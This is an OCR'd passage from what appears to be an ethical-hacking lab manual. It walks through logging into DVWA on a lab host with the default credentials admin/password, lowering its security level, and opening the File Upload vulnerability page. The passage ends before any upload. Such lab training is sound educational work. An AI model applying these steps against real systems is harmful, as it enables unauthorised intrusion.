


11. Close all the open windows.

12. Click the **Firefox** icon from the top section of **Desktop**, type **http://10.10.1.22:8080/dvwa/login.php**. Into the address bar and press **Enter**.


13. The **DVWA** login page appears; enter the **Username** and **Password** as **admin** and **password**. Click the **Login** button.

> Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.




14. The **Welcome to Damn Vulnerable Web Application!** Page appears. Click **DVWA Security** in the left pane to view the DVWA security level.

15. Change the security level from impossible to low by selecting **Low** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.




16. Click the **File Upload** option from the left pane.

17. The **Vulnerability: File Upload** page appears; click the **Browse...** button to upload a file.

